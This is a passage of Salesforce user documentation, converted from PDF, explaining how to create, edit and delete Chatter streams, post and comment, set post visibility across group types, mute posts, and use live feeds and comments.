Create a Chatter Stream


In Lightning Experience, create a Chatter stream to get a combined view of feeds from the profiles, groups, and records that you select. Create up to five Chatter streams. Include up to 25 objects in each stream.

To create a Chatter stream, provide a title and select the feed types and feeds you want in your stream.


EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions


1. In Lightning Experience, go to the Chatter home page, and click the + icon to open the New Stream dialog (2).
2. Enter a name for your stream.
3. In the **Include in Stream** field, click the down arrow (3) and choose a type of feed you want to add to your stream.



4. When you've made a selection, click in **Include in Stream** again to search for the selected type of feed (5).



5. Select one of the listed feeds.




Repeat steps 3 through 5 until you have all the feeds (up to 25) that you want in this stream (6).

Note: You can add 25 unique feeds, records, groups, and people to a stream. If your access to any of the 25 is removed, the removed entity is still counted as part of the 25. You can't replace it with something else.

To include a person account in your stream, add it as an Account in the **Include in Stream** field. If you add a person account as a Contact, the related feed posts don't appear.

6. To save your selections, click **Save**.
7. To save your stream, click **Save** again.

Your stream is listed in the left column on the Chatter home page, under STREAMS (7). To see its contents, click its name.



SEE ALSO:

- Chatter Streams
- Edit a Chatter Stream
- Delete a Chatter Stream

Edit a Chatter Stream


Edit a stream to change its name or to add or remove some of its feeds.

To edit a Chatter stream, go to the Chatter home page, open the stream, and click **Edit**.

1. In Lightning Experience, go to the Chatter home page, and click the stream you want to edit to open its home page.
2. On the right side of the stream's home page, click **Edit** (1) to open the Edit Stream dialog (2).

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions



3. Edit the stream.
   - Edit the stream name.
   - To add more feeds to the stream, click in the **Include in Stream** field to select a feed type. And follow the steps in Create a Chatter Stream.
   - To remove a feed from the stream, click its × icon.
4. To save your changes, click **Save**.
5. To save your stream, click **Save** again.

SEE ALSO:

Chatter Streams

Create a Chatter Stream

Delete a Chatter Stream

Delete a Chatter Stream


Deleting a Chatter stream doesn't delete the records or posts it contains. It deletes only the stream, which frees up space for you to create new streams.

To delete a Chatter stream, go to the Chatter home page, open the stream, and click **Delete**.

1. In Lightning Experience, go to the Chatter home page, and click the stream you want to delete to open its home page.
2. On the right side of the stream's home page, click **Delete** (1) to open the Delete stream dialog (2).

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions



3. Click **Delete**.

SEE ALSO:

- Chatter Streams
- Create a Chatter Stream
- Edit a Chatter Stream

Work with Posts

Share information and collaborate with other people inside and outside your organization.

Posting Overview
Use the Chatter publisher to post, comment, ask questions, and create polls.

Post Visibility

Can I prevent people from seeing my posts?

Do posts that I make on a group appear on my profile where others can see them?

Mute a Post
Control what appears in your news feed and mute posts you're no longer interested in.

Live Feeds
When you're in a group in Lightning Experience, the Chatter feed is live. Live feeds offer real-time posts and comments without requiring a page refresh. You see content when it's posted.


Live Comments
In Lightning Experience feeds, comments are live. Live comments offer a real-time comment experience that doesn't require a page refresh. You see comments when they're posted.

Who Can See My Attached Files and Links?
Share files and links with people by attaching them to posts or comments.

Posting Overview

Use the Chatter publisher to post, comment, ask questions, and create polls.

The publisher appears on your Home tab, Chatter tab, user profile page, group, and record detail pages. Use publisher to write a post (1), comment on a post, attach a file (2) or link (3) to your post, add a poll (4), or ask a question (5). Posts and comments can be up to 10,000 characters long. Use the rich text editor to format your posts (6).



EDITIONS

Available in: both Salesforce Classic and Lightning Experience


Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Tip: In Lightning Experience, power users can use the keyboard to complete posts and comments. On Windows, enter content and press Ctrl+Enter. On macOS, press either Control+Enter or Command+Enter.

In questions, shortcut keys work with question details, but not on the question itself. So if you just ask a question, the shortcuts don't work. But if you include details with the question, shortcuts work.

By default, the publisher displays the Post, File, Link, Poll, and Question actions. Your Salesforce administrator can change the order of the actions and add more actions. Therefore, the actions you see depend on how your administrator configured the publisher.

When you post to a feed, everyone with access to the post can comment on the post, like the post, and share it (1). From the drop-down menu (2), they can also bookmark the post and add topics.



In Lightning Experience, comments are live and don't require a page refresh to update.

Note: Live comments is a new feature with lots of potential for enhancement and a few known issues.

- When new comments are made on a feed post that you're engaged in, you receive notifications only in Lightning Experience. Notifications appear when you're actively typing comments or you've clicked in the comments box.

- The number of participants supported for live comments depends on your org's subscription limits. If you're not getting live comments, click in a comment field. If comments still aren't live, looks like your org has hit its limit! You can still get updates the old-fashioned way by refreshing the page.

Click **Edit** to modify your own posts and comments. If you're a group owner or manager, you can also edit other people's posts on the group feed. Click **Delete** to remove your post from the feed. However, you can't delete other people's posts or posts that are automatically generated by Salesforce. For example, you can't delete record updates like a post about a changed field on an account.

Note: If the Edit option isn't available, your administrator disabled this feature for your organization.

SEE ALSO:

Post Visibility

Live Feeds

Live Comments

Post Visibility

The following table describes where you can post and where your post displays.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

I'm posting on	I can post to	Who gets my post directly?	Where does my post show up?	File Considerations
Home tab, Chatter tab, or my profile	My followers	• People following you see your post in the What I Follow feed. • People that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	• Everyone who navigates to your profile can see your post on your profile. • Your post shows up in feed search results. • Everyone can see your post in the All Company feed (Salesforce Classic).[16]	If you attach a file to the post, the file is available to all employees. The file also shows up in search results and file lists.
	A public group	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	• Everyone who navigates to the group can see your post on the group page. • Your post shows up in feed search results. • Everyone can see your post in the All Company feed.	If you attach a file to the post, the file is available to anyone who has access to the group. The file also shows up in search results and file lists.
	A private group	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	Only members of the group see your post on the group feed, in feed search results and in the All Company feed.	If you attach a file to the post, the file is available to anyone who has access to the group. The file also shows up in search results and file lists.
	An unlisted group	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	Only group members and users with the "Manage Unlisted Groups" permission see your post in the group feed, the All Company feed, and on your profile.	If you attach a file to the post, the file is viewable and searchable by anyone who has access to the group.
	A customer group	• Members of this group see your post	Only members of the group see your post on	If you attach a file to the post, the file is available

I'm posting on	I can post to	Who gets my post directly?	Where does my post show up?	File Considerations
		in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	the group feed, in feed search results, and in the All Company feed. Members include employees and customers.	to anyone who has access to the group. The file also shows up in search results and file lists.
Topic detail page	My followers	• People following you see your post in the What I Follow feed. • People that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	• Everyone can see your post on the topic detail page. • Everyone who navigates to your profile can see your post on your profile. • Your post shows up in feed search results. • Everyone can see your post in the All Company feed.	If you attach a file to the post, the file is available to all employees. The file also shows up in search results and file lists.
	A public group	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	• Everyone can see your post on the topic detail page. • Everyone who navigates to the group can see your post on the group page. • Your post shows up in feed search results. • Everyone can see your post in the All Company feed.	If you attach a file to the post, the file is available to anyone who has access to the group. The file also shows up in search results and file lists.
	A private group	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the	Only members of the group see your post on the topic detail page, group feed, in feed search results and in the All Company feed.	If you attach a file to the post, the file is available to anyone who has access to the group. The file also shows up in

[16] This footnote applies to all mentions of the All Company feed in this table: The Company Highlights feed in Lightning Experience may show the post, depending on its popularity ranking and engagement (such as comments, likes, and views).

I'm posting on	I can post to	Who gets my post directly?	Where does my post show up?	File Considerations
		post see the post in the What I Follow, To Me, and profile feeds.		search results and file lists.
	A customer group	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	Only members of the group see your post on the topic detail page, group feed, in feed search results, and in the All Company feed. Members include employees and customers. Although customers see your post, they don't see or have access to topics.	If you attach a file to the post, the file is available to anyone who has access to the group. The file also shows up in search results and file lists.
An unlisted group	You can't use topics in unlisted groups. You can add a hashtag topic when writing a post or comment in an unlisted group, and the topic will be formatted as a link after you post. However, a topic detail page isn't created, and the link won't work.			
Another person's profile	That person's profile only	• People following this person see your post in the What I Follow feed. • People that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	• Everyone who navigates that person's profile can see your post on your profile. • Your post shows up in feed search results. • Everyone can see your post in the All Company feed.	If you attach a file to the post, the file is available to all employees. The file also shows up in search results and file lists.
A public group	To the public group only	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	• Everyone who navigates to the group can see your post on the group page. • Your post shows up in feed search results. • Everyone can see your post in the All Company feed.	If you attach a file to the post, the file is available to anyone who has access to the group. The file also shows up in search results and file lists.
A private group	To the private group only	• Members of this group see your post	Only members of the group see your post on the group feed, in feed	If you attach a file to the post, the file is available to anyone who has

I'm posting on	I can post to	Who gets my post directly?	Where does my post show up?	File Considerations
		in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	search results, and in the All Company feed.	access to the group. The file also shows up in search results and file lists.
An unlisted group	To the unlisted group only	• Members of this group and users with the "Manage Unlisted Groups" permission see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	Only members of the group see your post on the group feed, in feed search results, and in the All Company feed.	If you attach a file to the post, the file is viewable and searchable by anyone who has access to the group.
A customer group	To the customer group only	• Members of this group see your post in the What I Follow feed. • Group members that are mentioned in the post see the post in the What I Follow, To Me, and profile feeds.	Only members of the group see your post on the group feed, in feed search results, and in the All Company feed. Members include employees and customers.	If you attach a file to the post, the file is available to anyone who has access to the group. The file also shows up in search results and file lists.
A record page	To the record only	• Everyone following this records and has permission to access the record sees your post in the What I Follow feed. • People that are mentioned in the post and have permission to access the record see the post in the What I Follow, To Me, and profile feeds.	Everyone with permission to access the record can see your post on the record detail page, on your profile, in feed search results, and in the All Company feed.	If you attach a file to the post, the file is associated with the record. Everyone with sharing rights to the record has access to the file.

Note: You can't create new posts on archived groups. Comments on existing posts in an archived group follow the same visibility settings as before the group was archived.

Can I prevent people from seeing my posts?

Anyone except customers can see your posts on your profile, and people following you can see your posts in their Chatter feed. However, if you change a record, only people who have permission to see the record can see the record update a feed.

SEE ALSO:

Sending Chatter Messages

Do posts that I make on a group appear on my profile where others can see them?

Yes, but who can see the posts depends on the type of group. If you post to a group that is:

- Public, anyone except customers can see the post on your profile.
- Private, only other group members can see the post on your profile.
- Private and allows customers, all members can see the post in the group. Customers who are members of the group can see your posts on the group page but not on your profile.
- Unlisted, only group members and users with the "Manage Unlisted Groups" permission can see the post on your profile. Customers who are members of the group can see your posts on the group page but not on your profile.

SEE ALSO:

Chatter Groups

Mute a Post

Control what appears in your news feed and mute posts you're no longer interested in.

You can mute posts from the feed and from a feed post's detail view. Muting is available on the Home and Chatter tabs, but not on group, profile, or record feeds. If your admin enabled email replies, you can mute posts by replying to post emails with the single word `mute`.

To mute a post in a feed, select **Mute** from the post's drop-down menu.

To mute a post from its detail view:

1. Go to detail view in the feed by clicking the post's date stamp, or, in an email notification, by clicking the **View/Comment** button.
2. From the post's drop-down menu, select **Mute**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

After you muted a post,


- In Salesforce Classic, the post no longer appears in your feed on the Home and Chatter tab. In Lightning Experience and in communities based on the Customer Service (Napili) template, the post stays in place.
- You no longer get notifications for updates to that post.
- You can use the Muted filter to view your muted posts.
- If someone mentions you on a muted post, the post is automatically unmuted. It reappears in your feed and if you have email notifications enabled, you get a notification about the update.
- If the post was originally posted to a group, profile, or record feed, it still appears on that feed.

For example, someone posts to a group that you're a member of. The post appears on the group feed and your news feed on the Home and Chatter tab. You can mute the post in your news feed, but the post remains visible in the group feed.

Example: Here's how you mute a post from the drop-down menu.



To view all posts you muted, select the Muted filter.



Live Feeds


When you're in a group in Lightning Experience, the Chatter feed is live. Live feeds offer real-time posts and comments without requiring a page refresh. You see content when it's posted.

In a live feed, new posts trigger a message that appears briefly at the top of the feed (1).

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Live comments appear in all feeds in Lightning Experience and not just group feeds. While people are entering comments, an animation shows activity on the post (2). When a live comment is first posted, it briefly flashes yellow.



There are a few differences between live and non-live, or served, feeds:

- Live feeds show content posted by users—that is, by human beings. They don't show system-generated posts, like feed tracked changes (FTCs) and custom event posts. (To see these posts, refresh the feed.)
- Live feeds show content posted directly to the group feed. They don't show posts that were mentioned into the group nor edits made to existing posts. (Refresh the feed.)
- A live feed is as good as its network connection. It's possible that some posts are not served up live nor appear in the exact order that they were posted. Consider refreshing the feed from time-to-time to get all the goodness.

If you go idle for awhile or navigate away from a live feed, refresh the page to make it live.

For developers, live updates are not transactional. The server and the browser are a distributed system, and there is no transaction coordination between them. The served feed is a snapshot of the state of the feed in time. The live feed is a series of incremental updates to the current page, which are best efforts. They're not intended to be equivalent to the snapshot delivered by the next served page. Live feeds are optimized for human consumption. We don't recommend writing code that consumes them that depends on the delivery of specific entities or the format of the pushed (live) data.

Note: The number of participants supported in a live feed depends on your org s subscription limits. If you're not getting a live group feed or live comments, refresh the page or click in a comments field. If the feed still isn't live, it's likely that your org has hit its limit. You can still get updates the old-fashioned way by refreshing the page.

Live Comments

In Lightning Experience feeds, comments are live. Live comments offer a real-time comment experience that doesn't require a page refresh. You see comments when they're posted.

To see live comments in a feed, you must be subscribed. Subscription is easy:

- Click in the **Comment** field.
- Post something
- Click **more comments**

If you go idle for awhile or navigate away from a feed, click in a comment field to resubscribe.

When you are subscribed to live comments in a feed, a typing indicator shows you when people are actively entering comments.

